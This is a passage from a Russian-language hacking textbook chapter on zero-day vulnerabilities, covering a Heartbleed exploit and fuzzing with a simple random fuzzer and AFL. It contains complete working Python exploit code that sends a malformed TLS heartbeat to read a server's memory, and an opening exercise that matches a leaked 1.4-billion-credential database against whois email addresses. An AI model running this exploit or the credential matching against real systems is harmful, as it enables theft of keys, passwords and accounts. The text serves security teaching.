Проверьте скачанную ранее утекшую базу данных, содержащую 1,4 миллиарда адресов электронной почты и паролей, на предмет наличия пароля, соответствующего адресу электронной почты, найденному при сканировании базы whois. Выполните циклическую обработку коллекции IP-адресов и выведите результат в CSV-файл, в каждой строке которого содержатся IP-адрес, адрес электронной почты и пароль.

Tlgm: @it_boooks

ЧАСТЬ IV

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

Tlgm: @it_boooks

9

Поиск уязвимостей нулевого дня

Задавание правильных вопросов требует столько же знаний,
сколько и предоставление правильных ответов.

Роберт Халф

Что, если злоумышленник просканирует систему и не найдет никаких известных уязвимостей? Сможет ли он получить к ней доступ? Да, если ему удастся обнаружить новую, еще неизвестную уязвимость. Эти неизвестные уязвимости называются уязвимостями *нулевого дня*, и самые полезные из них продаются за миллионы долларов.

Поиск уязвимости нулевого дня часто начинается с обнаружения ошибки в коде программного обеспечения. Обнаружив такую ошибку, хакер может использовать ее в своих интересах, например для кражи данных, нарушения работы приложений, получения контроля над системами и установки вредоносных программ. Начнем с эксплуатации известной ошибки, лежащей в основе уязвимости Heartbleed, которая нанесла вред всему интернету. Затем рассмотрим три метода обнаружения ошибок: фаззинг, символьное выполнение и динамическое символьное выполнение.

Эксплуатация уязвимости Heartbleed в OpenSSL

Уязвимость Heartbleed использует программную ошибку в расширении OpenSSL под названием Heartbeat. Это расширение позволяет клиенту проверять, находится ли сервер в сети, путем отправки Heartbeat-запроса. Если сервер подключен к сети, то посылает Heartbeat-ответ.

Tlgm: @it_boooks

Сохранив Heartbeat-запрос, сервер считывает содержимое своей памяти и посылает Heartbeat-ответ, длина которого указана в запросе.

Здесь и кроется ошибка. Если в своем запросе хакер укажет длину ответа, превышающую длину фактического сообщения, то сервер пришлет ему часть содержимого своей памяти, которое может включать конфиденциальную информацию (рис. 9.1).




Рис. 9.1. Суть уязвимости Heartbleed

В данном случае хакеру удалось прочитать часть содержимого памяти сервера, включающую пароли и закрытые ключи. Этот тип атаки называется *чтением за границей буфера*. Точно так же при атаке типа «переполнение буфера» хакер использует ошибку для осуществления записи данных за пределами выделенного в памяти буфера. Хакеры часто используют такие атаки для загрузки обратных оболочек, позволяющих им удаленно управлять компьютером. Этот процесс называется *удаленным выполнением кода* (remote code execution, RCE).

Почему мы не можем исправить эту ошибку, сделав длину контрольных сообщений фиксированной? Дело в том, что Heartbeat-сообщения также используются для измерения такого параметра, как *максимальная единица передачи* (maximum transmission unit, MTU), то есть максимальный размер пакетов, отправляемых от клиента к серверу. В процессе передачи по сети пакеты данных проходят через ряд маршрутизаторов. В зависимости от конструкции каждый маршрутизатор обрабатывает пакеты до определенного размера. Если маршрутизатор получает пакет, размер которого превышает его MTU, то разбивает пакет на более мелкие в ходе процесса, называемого *фрагментацией*. Достигнув сервера, эти фрагментированные пакеты собираются заново. Благодаря зондированию сети с помощью Heartbeat-запросов разной длины клиент может установить значение параметра MTU на пути до сервера и предотвратить фрагментацию пакетов.

Создание эксплойта

После обнаружения ошибки вам нужно решить, как использовать ее в своих интересах. Эксплуатация ошибки — сложный процесс, поскольку написание собственных

Tlgm: @it_boooks

эксплойтов требует детального понимания работы системы. Обнаруженная вами ошибка, скорее всего, относится к конкретной версии ПО, поэтому создаваемый вами эксплойт тоже должен относиться к ней. Если разработчики программы исправят ошибку, то вы больше не сможете ее использовать. Это одна из причин, по которой государственные ведомства стараются не рассказывать о своих возможностях. Публикация сведений об ошибке позволила бы противнику исправить ее, после чего эксплойт государственного ведомства перестал бы работать. И все же цикл продолжается: старые уязвимости устраняются, новые — обнаруживаются.

Ошибка Heartbleed возникла до выпуска TLS версии 1.3, поэтому в ходе атаки Heartbleed обмен TLS-сообщениями происходит по протоколу TLS 1.2 (рис. 9.2).




Рис. 9.2. Обмен сообщениями между клиентом и сервером в ходе атаки Heartbleed

Клиент инициирует соединение, отправляя сообщение `Client Hello`, а сервер отвечает несколькими сообщениями, последним из которых является `Server Done`. Получив последнее сообщение, мы посылаем вредоносный Heartbeat-запрос, а сервер отправляет в ответ коллекцию Heartbeat-ответов, содержащих секретную информацию.

Начало программы

Напишем программу на языке Python для эксплуатации уязвимости Heartbleed. Эта программа будет длиннее обычного, так что я разобью ее на фрагменты, которые мы обсудим в разных разделах. Вы можете объединить эти фрагменты в готовую программу, скопировав их в файл с именем `heartbleed.py`.

Tlgm: @it_boooks

Прежде чем приступать к написанию кода, обсудим общую структуру эксплойта. Мы начинаем с установления сокетного соединения с сервером. Затем вручную инициируем TLS-соединение, отправляя сообщение `Client Hello`. Дождавшись получения сообщения `Server Done`, мы отправляем пустое Heartbeat-сообщение, задав для него длину в 64 Кбайт. Это максимально возможная длина, позволяющая извлечь максимум информации. Если сервер окажется уязвимым, то пришлет в ответ 64 Кбайт содержимого своей памяти. Поскольку каждый Heartbeat-пакет может содержать лишь 16 Кбайт данных, содержащиеся в ответном сообщении 64 Кбайт данных будут разделены на четыре пакета. Отобразив содержимое этих пакетов на экране, мы сможем считать часть данных из памяти сервера.

Начнем с импорта библиотек, которые нам потребуются для написания программы:

```
import sys
import socket
import struct
import select
import array
```

Мы будем использовать аргументы командной строки для передачи параметров нашей программе, и для их чтения нам понадобится библиотека `sys`. Затем с помощью библиотек `socket` и `select` мы установим TCP-соединение с уязвимым сервером. Наконец, используем библиотеки `struct` и `array` для извлечения и упаковки байтов, связанных с каждым полем в получаемых нами пакетах.

Написание сообщения Client Hello

Теперь мы создадим сообщение `Client Hello`, которое является первым сообщением, отправляемым по протоколу TLS 1.2. (IETF описал спецификацию TLS 1.2 в документе RFC 5246. Именно эту спецификацию мы будем использовать для создания пакетов в этой главе.) На рис. 9.3 показано расположение каждого бита в пакете `Client Hello`. Цифры вверху представляют биты, пронумерованные от 0 до 31, а метки обозначают поля и их позиции в пакете. Подобные диаграммы часто встречаются в документах RFC, составляемых IETF для описания протоколов.

Все пакеты в протоколе TLS 1.2 начинаются с поля *Тип* (Type). В данном поле указывается тип отправляемого пакета. Все сообщения, связанные с TLS-рукопожатием в версии протокола TLS 1.2, имеют тип 0x16.

Следующие 16 бит представляют *Версию TLS* (TLS Version), а значение 0x0303 соответствует версии 1.2. Далее следуют 16 бит, содержащие общую *Длину пакета* (Packet Length) в байтах. После этого следует восьмибитный *Тип сообщения* (Message Type) (список типов сообщений, которыми обмениваются клиент и сервер во время рукопожатия TLS v1.2, представлен на рис. 9.2). Значение 0x01 соответствует сообщению `Client Hello`. Далее следуют 24 бита, указывающие *Длину*

Tlgm: @it_boooks

сообщения (Message Length), то есть количество оставшихся в пакете байтов. Затем идет 16-битная *Клиентская версия TLS* (Client TLS Version), то есть версия TLS, которую в настоящее время использует клиент, и 32 бита *Клиентских случайных значений* (Client Random), то есть nonce-число, предоставляемое во время обмена TLS-сообщениями.

Рис. 9.3. Структура пакета TLS-рукопожатия

Следующие восемь бит представляют *Длину идентификатора сессии* (Session ID Length). Идентификатор сессии содержит ее номер и используется для возобновления незавершенных сессий. Мы не будем использовать это поле и зададим его длину равной 0x00. *Длина поля со списком шифронаборов* (Cipher Suite Length) определяет длину в байтах для следующего поля, которое содержит *Шифронаборы* (Cipher Suites). Мы зададим для этого поля значение 0x00, 0x02, указывающее на то, что блок информации о поддерживаемом шифронаборе имеет длину два байта. Для указания поддерживаемых клиентом типов шифров мы используем значение 0x00, 0x2f, говорящее о том, что для обмена ключами клиент использует алгоритм RSA, а для шифрования — алгоритм AES с длиной ключа 128 бит и режим сцепления блоков шифра (для получения дополнительной информации о режимах работы блочных шифров обратитесь к главе 5). Последние 16 бит представляют *Длину блока расширений* (Extension Length). Мы не используем никаких расширений, поэтому зададим значение 0.

Мы можем создать пакет вручную, самостоятельно задав для каждого из байтов (состоящих из восьми бит) значения в шестнадцатеричном формате. Скопируйте следующий фрагмент кода в свой файл `heartbleed.py`. Я сопроводил каждое шестнадцатеричное значение комментарием:

```
clientHello = (
    0x16,             # Тип: Handshake (рукопожатие)
    0x03, 0x03,       # Версия TLS: TLS 1.2
```

Tlgm: @it_boooks


```
    0x00, 0x2f,         # Длина пакета: 47 байт
    0x01,               # Тип сообщения: Client Hello
    0x00, 0x00, 0x2b,   # Длина сообщения: оставшиеся 43 байта
    0x03, 0x03,         # Клиентская версия TLS: клиент поддерживает TLS 1.2
                        # Клиентские случайные значения (nonce-число)
    0x0a, 0x0b, 0x0c, 0x0d, 0x0e, 0x0f, 0x10, 0x11, 0x00, 0x01,
    0x02, 0x19, 0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f, 0x03, 0x04,
    0x05, 0x06, 0x07, 0x08, 0x09, 0x12, 0x13, 0x14, 0x15, 0x16,
    0x17, 0x18,

    0x00,               # Длина идентификатора сессии
    0x00, 0x02,         # Длина поля со списком шифронаборов: 2 байта
    0x00, 0x2f,         # Шифронабор — TLS_RSA_WITH_AES_128_CBC_SHA
    0x01, 0x00,         # Сжатие: длина 0x1 байт & 0x00 (без сжатия)
    0x00, 0x00,         # Длина блока расширений: 0, без расширений
)
```

Отлично, мы создали сообщение `Client Hello`. Но прежде, чем отправим его, обсудим структуру пакетов, которые мы получим в ответ.

Чтение ответа сервера

Сервер передаст четыре пакета, каждый из которых имеет структуру, аналогичную структуре сообщения `Client Hello`. Поля типа, версии, длины пакета и типа сообщения находятся в тех же местах.

Для обнаружения сообщения `Server Done` мы можем проверить значение, которое хранится в шестом байте. Шестнадцатеричное значение 0x02 соответствует сообщению `Server Hello`, тогда как значения 0x0b, 0x0c и 0x0e представляют сообщения `Server Certificate`, `Server Key Exchange` и `Server Done` соответственно.

Мы не заинтересованы в фактическом установлении зашифрованного соединения, поэтому можем игнорировать все получаемые от сервера сообщения вплоть до получения сообщения `Server Done`. Как только это произойдет, мы поймем, что сервер завершил свою часть рукопожатия и мы можем отправить наше первое Heartbeat-сообщение. Создайте константу для хранения шестнадцатеричного значения, представляющего тип сообщения `Server Done`:

```
SERVER_HELLO_DONE = 14 #0x0e
```

Теперь напишем вспомогательную функцию, которая обеспечит корректное получение всех байтов, составляющих TLS-пакет. Эта функция позволит нам получать фиксированное количество байтов из сокета. Она дождется, когда операционная система закончит загрузку байтов в буфер сокета, а затем продолжит чтение из него, пока не считает указанное количество байтов:

```
def recv_all(socket, length):
    response = b''
    total_bytes_remaining = length
```

Tlgm: @it_boooks


```
    while total_bytes_remaining > 0:
     ❶ readable, writeable, error = select.select([socket], [], [])
        if socket in readable:
          ❷ data = socket.recv(total_bytes_remaining)
            response += data
            total_bytes_remaining -= len(data)
    return response
```

Для мониторинга сокета мы используем функцию `select()` ❶. После того как операционная система произведет запись в буфер, эта функция разблокирует выполнение программы и позволит ей перейти к следующей строке. Функция `select()` принимает три параметра, которые представляют собой списки каналов связи, подлежащих мониторингу. Первый список содержит каналы, доступные для чтения, второй — каналы, доступные для записи, а третий — каналы, которые нужно отслеживать на предмет наличия ошибок. Когда сокет становится доступным для чтения/записи или содержит ошибки, он возвращается функцией `select()`.

Затем сокет пытается считать оставшиеся байты из буфера сокета ❷. Значение параметра определяет максимальное количество подлежащих чтению байтов. Если оно меньше максимального количества доступных байтов, то функция `recv()` считает все доступные байты.

Следующая функция, которую мы напишем, будет считывать пакеты из сокета и извлекать их тип, версию и полезную нагрузку:

```
def readPacket(socket):
    headerLength = 6
    payload = b''
    header = recv_all(socket, headerLength) ❶
    print(header.hex(" "))
    if header != b'':
        type, version, length, msgType = struct.unpack('>BHHB',header) ❷
        if length > 0:
            payload += recv_all(socket,length - 1) ❸
    else:
        print("Response has no header")
    return type, version, payload, msgType
```

Мы считываем из сокета шесть байт (0, 1, 2, 3, 4 и 5) ❶. Они представляют поля заголовка пакета TLS 1.2, которые обсуждались ранее: тип, версия, длина и тип сообщения.

Затем мы используем библиотеку `struct`, чтобы распаковать байты в четыре переменные ❷. Знак «больше» (`>`) приказывает библиотеке `struct` интерпретировать биты в порядке от старшего к младшему. (Этот формат, называемый big-endian и предполагающий то, что старший байт имеет наименьший адрес, обычно используется сетевыми пакетами.) Параметр `B` приказывает библиотеке `struct` извлечь

Tlgm: @it_boooks

первый байт (8 бит) как беззнаковое целое число в диапазоне от 0 до 255 (unsigned char), а параметр `H` приказывает этой библиотеке извлечь следующие два байта (16 бит) как беззнаковое целое число в диапазоне от 0 до 65,535 (unsigned short). Первое восьмибитное значение мы помещаем в переменную `type`, а следующие два байта — в переменную `version`. Затем помещаем следующие два байта в переменную `length`, а последний байт — в переменную `msgType`. Поле `length` определяет длину полезной нагрузки. Если это значение больше 0 ❸, то мы можем считать из сокета оставшиеся байты пакета данных.

Все сообщения имеют аналогичную структуру, поэтому мы можем применить метод `readPacket` ко всем последующим пакетам.

Создание вредоносного Heartbeat-запроса

Получив сообщение *Server Done*, мы можем отправить Heartbeat-запрос.

На рис. 9.4 представлена структура Heartbeat-пакета. Она является общей для запроса и ответа. То, чем именно является тот или иной пакет, определяет значение шестого байта.




Рис. 9.4. Вредоносный Heartbeat-пакет

Наше сообщение с искаженным запросом выглядит следующим образом:

```
heartbeat = (
    0x18,       # Тип: Heartbeat-сообщение
    0x03, 0x03, # Версия TLS: TLS 1.2
    0x00, 0x03, # Длина пакета: 3 байта ❶
    0x01,       # Heartbeat-запрос
    0x00, 0x40  # Длина полезной нагрузки: 64 Кбайт ❷
               )
```

Обратите внимание на несоответствие между длиной пакета ❶, равной 3 байтам (которая определяет количество оставшихся в пакете байтов), и длиной полезной нагрузки ❷, равной 64 Кбайт. Разве длина пакета не должна учитывать и ее? Как длина полезной нагрузки может превышать общий размер пакета?

Tlgm: @it_boooks

В этом и заключается «искажение» запроса. Помните, что при выделенных 16 битах максимальная длина полезной нагрузки, которую мы можем указать, составляет 64 Кбайт, однако фактический ее размер равен 0.

Чтение утекших из памяти данных

Как уже говорилось, максимальная длина Heartbeat-пакета составляет 16 Кбайт. Это означает, что 64 Кбайт содержимого памяти, которые сервер отправит в ответ, будут разделены на четыре пакета по 16 Кбайт. Напишем функцию для чтения этих четырех пакетов и объединения их содержимого в полезную нагрузку размером 64 Кбайт:

```
def readServerHeartBeat(socket):
    payload = b''
    for i in range(0, 4):
        type, version, packet_payload, msgType = readPacket(socket) ❶
        payload += packet_payload ❷
    return (type, version, payload, msgType)
```

Мы вызываем функцию `readPacket()` четыре раза, чтобы прочитать четыре Heartbeat-ответа, которые ожидаем получить от уязвимого сервера ❶. Затем объединяем полезную нагрузку этих четырех ответов в одну полезную нагрузку ❷.

Написание функции эксплойта

В следующем фрагменте кода реализована функция `exploit()`, которая будет отправлять искаженный Heartbeat-запрос и считывать четыре Heartbeat-ответа:

```
def exploit(socket):
    HEART_BEAT_RESPONSE = 21 #0x15 ❶
    payload = b''
    socket.send(array.array('B', heartbeat)) ❷
    print("Sent Heartbeat ")
    type, version, payload, msgType = readServerHeartBeat(socket) ❸
    if type is not None:
      if msgType == HEART_BEAT_RESPONSE :
           print(payload.decode('utf-8')) ❹
    else:
        print("No heartbeat received")
    socket.close()
```

Тип `0x15` обозначает, что пакет представляет собой Heartbeat-ответ ❶. Далее мы отправляем искаженный запрос ❷, а затем считываем четыре пакета типа Heartbeat-ответ ❸. Наконец, выводим на экран содержимое полезной нагрузки ❹.

Tlgm: @it_boooks

Собираем все вместе

В основном методе программы мы создаем сокет, отправляем пакеты и дожидаемся получения сообщения *Server Done*. Скопируйте в свой файл следующий код:

```
def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((sys.argv[1], 443)) ❶
    s.send(array.array('B',clientHello)) ❷
    serverHelloDone = False
    while not serverHelloDone: ❸
        type, version, payload, msgType = readPacket(s)
        if (msgType == SERVER_HELLO_DONE):
            serverHelloDone = True
    exploit(s) ❹
if __name__ == '__main__':
    main()
```

После создания сокета мы можем подключиться к IP-адресу, который был передан в качестве аргумента командной строки ❶. Мы используем для подключения порт 443, поскольку именно он связан с протоколом TLS, который мы атакуем. После подключения мы инициируем соединение TLS v1.2 путем отправки сообщения `Client Hello` ❷. Затем будем прослушивать ответные сообщения, проверяя их тип, вплоть до получения сообщения `Server Done` ❸. Наконец, мы вызываем функцию `exploit()` ❹.

Фаззинг

Как хакерам удается находить такие ошибки, как Heartbleed? Как вы только что видели, процесс эксплуатации этой ошибки настолько сложен, что возможность обнаружить ее с помощью каких-то эффективных средств не может не вызвать удивления. В компании Google есть целая команда, которая занимается поиском уязвимостей нулевого дня в рамках проекта Project Zero. (Она публикует данные об обнаруженных уязвимостях в своем блоге на https://googleprojectzero.blogspot.com/.) Обсудим ряд инструментов и методов, которые злоумышленники и специалисты по информационной безопасности используют для обнаружения таких ошибок, как Heartbleed. Начнем с техники тестирования, называемой *фаззингом* (fuzzing).

Суть фаззинга заключается в генерировании всевозможных вариантов входных данных для проверки реакций программы в надежде обнаружить те, которые могут вызвать ее сбой или заставить ее проявлять неожиданное поведение. Впервые этот метод был предложен в 1988 году Бартоном Миллером, профессором Висконсинского университета. С тех пор такие компании, как Google и Microsoft, разработали собственные фаззеры (инструменты для фаззинга) и используют эту технику для тестирования своих систем.

Tlgm: @it_boooks

Упрощенный пример

Чтобы разобраться в сути фаззинга, рассмотрим пример функции, предложенной Джеффом Фостером из Университета Тафтса:

```
def testFunction(a,b,c):
    x, y, z = 0, 0, 0
    if (a):
        x = -2
    if (b < 5):
        if (not a and c):
            y = 1
        z = 2
    assert(x + y + z != 3)
```

Как видите, данная функция принимает три параметра: `a`, `b` и `c`, и ее выполнение считается корректным до тех пор, пока сумма значений ее внутренних переменных (`x`, `y` и `z`) не равна трем. Если же она равна трем, то будет запущен оператор `assert`, что в данном примере будет говорить о критическом сбое в работе программы.

Цель фаззинга заключается как раз в том, чтобы вызвать такой сбой. Можете ли вы определить значения параметров, которые вызовут срабатывание оператора `assert`? Один из способов это сделать — визуализация процесса выполнения программы в виде дерева. При каждом столкновении с оператором `if` происходит ветвление, то есть возникает необходимость выбора из двух вариантов, соответствующих реализуемому и нереализуемому пути. На рис. 9.5 показаны пути выполнения кода рассмотренной выше функции.




Рис. 9.5. Визуализация путей выполнения кода тестовой функции

Один из путей предусматривает запуск оператора `assert`. Подумайте о том, что произойдет, если мы предоставим значения `0`, `2` и `1` для `a`, `b` и `c`. В языке Python число `0` соответствует значению `False`, а целые числа, отличные от нуля, — значению `True`. Проследите путь, по которому проходят входные данные. Обратите внимание на то,

Tlgm: @it_boooks

что путь, на котором для `x` задается значение `0`, для `y` — `1`, а для `z` — `2`, предполагает запуск оператора `assert`.

Написание фаззера

В последнем примере у нас не возникло проблем с обнаружением вредоносных входных данных, однако более крупные программы могут предусматривать миллионы уникальных путей. Изучить их вручную было бы очень сложно.

Можно ли написать программу для генерации тестовых входных данных? Один из подходов заключается в том, чтобы сгенерировать случайные входные данные и подождать, пока они задействуют все пути выполнения программы. Этот метод называется *выборочным фаззинг-тестированием*. Напишем простой фаззер для применения этого метода. Наша программа будет генерировать случайные целочисленные значения и передавать их в качестве параметров нашей тестовой функции.

Создайте новый файл с именем `myFuzzer.py` и добавьте в него следующее содержимое:

```
import random as rand
import sys
#----------------------------------------
#     Поместите сюда тестовую функцию ❶
#----------------------------------------

def main():
    while True:
        a = rand.randint(-200, 200) ❷
        b = rand.randint(-200, 200)
        c = rand.randint(-200, 200)
        print(a,b,c)
        testFunction(a,b,c)

if __name__ == "__main__":
    main()
```

Скопируйте в файл рассмотренную ранее функцию `testFunction()` ❶. Наш простой фаззер генерирует случайное целое число для каждой входной переменной ❷. После этого сгенерированные значения выводятся на экран и вызывается тестовая функция.

Сохраните файл, а затем запустите фаззер, используя команду:

```
kali@kali:~$ python3 myFuzzer.py
```

Фаззер будет циклически перебирать случайные значения до тех пор, пока не найдет то, которое приводит к остановке работы программы. Поэкспериментируйте с этими значениями, увеличив их диапазон с 200 до 400. Чем больше случайных чисел

Tlgm: @it_boooks

придется обработать программе, тем больше времени потребуется для обнаружения входных данных, вызывающих сбой. В этом заключается один из недостатков данного метода. Вам придется перебрать множество нормальных вариантов входных данных, чтобы выявить те, которые приводят к сбою. Далее в главе мы рассмотрим способы решения этой проблемы.

Вы можете спросить: действительно ли генерация входных данных, приводящих к сбою программы, настолько полезна? Выявление сбоев — первый шаг к обнаружению ошибок, которыми могут воспользоваться злоумышленники. Однако генерация данных, нарушающих работу программы, может оказаться полезной и сама по себе. Если вы можете вызвать сбой приложения, то можете осуществить атаку типа «отказ в обслуживании» (DoS). Представьте, что вам удалось обнаружить входные данные, которые нарушают работу DNS-сервера Google или вышки сотовой связи. Эти сведения оказались бы весьма ценными.

Или рассмотрим следующий сценарий: хакер произвел фаззинг системы управления светофорами, подключенной к интрасети. (Удивительно, но такие устройства вовсе не редкость.) В результате он обнаружил входные данные, вызывающие сбой системы, приводящий к отключению всех светофоров, которыми она управляет. Теперь хакер сможет отключать светофоры по своему желанию. Это очень опасно и еще раз напоминает о важности тестирования систем на проникновение до их развертывания.

American Fuzzy Lop

Простая генерация случайных входных данных может показаться расточительной тратой ресурсов, учитывая то, что продолжительность процесса фаззинга напрямую зависит от размера пространства поиска. Нельзя ли использовать информацию о путях выполнения кода программы для проведения более целенаправленного тестирования? Оказывается, можно. Некоторые фаззеры *инструментируют* код программы с помощью инструкций, регистрирующих пути его выполнения. Такие фаззеры пытаются генерировать новые входные данные, позволяющие исследовать еще не изученные пути. При наличии набора уже существующих тестовых случаев они изменяют входные данные, добавляя или вычитая некоторое случайное значение и сохраняя новые тесты только в том случае, если они исследуют новые пути выполнения кода программы.

Пример такого фаззера — *American Fuzzy Lop* (AFL), разработанный Михалом Залевски из компании Google. AFL использует *генетический алгоритм* для изменения тестовых случаев и создания новых входных данных для тестирования еще неисследованных путей. Генетический алгоритм — это алгоритм обучения, вдохновленный биологической эволюцией. Он принимает такие входные данные, как a = 0, b = 2 и c = 1, а затем кодирует их в виде вектора [0, 2, 1], напоминающего последовательность генов в ДНК, например, ATGCT. Вооружившись этими векторами, фаззер отслеживает

Tlgm: @it_boooks

количество исследованных путей, когда программа использует конкретную входную последовательность, скажем, [0, 2, 1]. Похожие гены будут исследовать похожие пути, тем самым снижая вероятность тестирования новых путей.

Для создания новых входных последовательностей фаззер вводит элемент случайности в существующие. Например, входная последовательность [0, 2, 1] может превратиться в [4, 0, 1]. В данном случае генетический алгоритм решил изменить значения первого и второго элементов, прибавляя случайным образом выбранное число 4 и вычитая число 2 соответственно. Реализации генетических алгоритмов часто позволяют программам регулировать частоту и степень происходящих мутаций. Новая последовательность подается на вход программе. Если эта последовательность исследует новый путь, то входные данные сохраняются, а если нет — удаляются или изменяются.

Существуют и другие механизмы мутаций. Например, в результате скрещивания или кроссовера последовательности из двух генов смешиваются, создавая новый ген. Вы можете узнать больше о генетических алгоритмах, прочитав статью Джона Холланда Genetic Algorithms and Adaptation (Adaptive Control of Ill-Defined Systems, 1984).

Установка фаззера AFL

Используем фаззер AFL для обнаружения входной последовательности, вызывающей сбой в работе функции `testFunction()`. Вы можете скачать AFL с официальной страницы Google на GitHub. Клонируйте репозиторий AFL, выполнив следующую команду:

```
kali@kali:~$ git clone https://github.com/google/AFL.git
```

Затем перейдите в каталог AFL:

```
kali@kali:~$ cd AFL
```

Скомпилируйте и установите программу, выполнив команду:

```
kali@kali:~/AFL$ make && sudo make install
```

AFL изначально разрабатывался для фаззинга программ, написанных на языках C и C++. AFL инструментирует эти программы, компилируя исходный код и инструментируя двоичный файл. Мы не будем проводить фаззинг программ на языке C, поэтому нам придется установить `python-afl`, программу, которая расширяет функциональность AFL, распространяя ее на программы, написанные на языке Python. Для установки модуля мы будем использовать команду `pip3`. Если менеджер `pip` у вас еще не установлен, то выполните следующую команду, чтобы его установить:

```
kali@kali:~/AFL$ sudo apt-get install python3-pip
```

Tlgm: @it_boooks

Затем установите `python-afl`, выполнив команду:

```
kali@kali:~/AFL$ sudo pip3 install python-afl
```

Теперь, когда вы установили `python-afl`, воспользуемся им для фаззинга тестовой функции. Создайте на рабочем столе новую папку с именем Fuzzer и внутри нее создайте три папки с именами TestInput, App и Results. Тестовые входные файлы мы будем хранить в папке TestInput, результаты фаззинга — в папке Results, а код приложения, подлежащего фаззинг-тестированию, — в папке App.

Изменение программы

Фаззер `python-afl` предполагает, что тестовые входные данные считываются из файла, предоставляемого через `std.in`, поэтому нам необходимо изменить программу соответствующим образом. Следующая программа считывает значения параметров `a`, `b` и `c` из `std.in`, которые затем преобразуются из строк в целые числа и передаются тестовой функции. Создайте файл с именем `fuzzExample.py` в папке App и добавьте в него следующий код:

```
import sys
import afl
import os

#----------------------------------------
#     Поместите сюда тестовую функцию
#----------------------------------------

def main():
    in_str = sys.stdin.read() ❶
    a, b, c = in_str.strip().split(" ") ❷
    a = int(a)
    b = int(b)
    c = int(c)

    testFunction(a,b,c)

if __name__ == "__main__":
    afl.init() ❸
    main()
    os._exit(0) ❹
```

Не забудьте вставить код тестовой функции вместо комментария.

Итак, мы считываем содержимое из `std.in` ❶. Затем избавляемся от конечных пробелов и символов новой строки ❷, а также разделяем строку на три переменные: `a`, `b` и `c`. На этапе ❸ мы приказываем библиотеке AFL начать инструментирование кода программы, вызывая функцию `afl.init()`. Прежде чем выйти, выполняем

Tlgm: @it_boooks

основной метод ❹. Для быстрого завершения фаззинга рекомендуется вызывать `os._exit(0)`, хотя это не обязательно.

Создание тестовых случаев

Теперь нам нужно создать несколько тестовых случаев для нашей программы. Откройте терминал и перейдите в папку Fuzzer на рабочем столе, выполнив команду:

```
kali@kali:~$ cd ~/Desktop/Fuzzer
```

Запустите следующую команду, чтобы создать в папке TestInput файл `testInput1.txt`, содержащий значения `0`, `10` и `1`:

```
kali@kali:~/Desktop/Fuzzer$ echo "0 10 1" > TestInput/testInput1.txt
```

Перенаправьте (`<`) эти значения в программу, выполнив команду:

```
kali@kali:~/Desktop/Fuzzer$ python3 App/fuzzExample.py <
➥ TestInput/testInput1.txt
```

Если вы все сделали правильно, то ваша программа ничего не выведет на экран. Если там что-то отобразится, то прочтите сообщение об ошибке и убедитесь, что строго следовали инструкции.

Создайте два дополнительных тестовых файла, выполнив команды:

```
kali@kali:~/Desktop/Fuzzer$ echo "2 5 7" > TestInput/testInput2.txt
kali@kali:~/Desktop/Fuzzer$ echo "10 10 10" > TestInput/testInput3.txt
```

Фаззинг-тестирование программы

Теперь, когда мы разобрались с кодом, выполним фаззинг. Запуск программы `py-afl-fuzz` выглядит следующим образом:

```
py-afl-fuzz [ options ] -- python3 /path/to/fuzzed_app
```

Перед фаззингом программы, написанной на языке Python, отключите функцию AFL Fork Server. Это средство для оптимизации производительности может мешать работе фаззера Python AFL, поэтому отключите его с помощью команды:

```
kali@kali:~/Desktop/Fuzzer$ export AFL_NO_FORKSRV=1
```

Теперь мы можем провести фаззинг файла Python, выполнив команду:

```
kali@kali:~/Desktop/Fuzzer$ py-afl-fuzz -i TestInput/ -o Results/ -- python3 App/
fuzzExample.py
```

Tlgm: @it_boooks

В процессе тестирования программы на экране должно отображаться следующее содержимое, обновляющееся в режиме реального времени:

```
                american fuzzy lop 2.57b (python3)

-- process timing --------------------------------- overall results -----
|        run time : 0 days, 0 hrs, 0 min, 16 sec   | cycles done : 0      |
|   last new path : 0 days, 0 hrs, 0 min, 14 sec   | total paths : 4      |
| last uniq crash : 0 days, 0 hrs, 0 min, 10 sec   | uniq crashes : 5     |
| last uniq hang : none seen yet                   | uniq hangs : 0       |
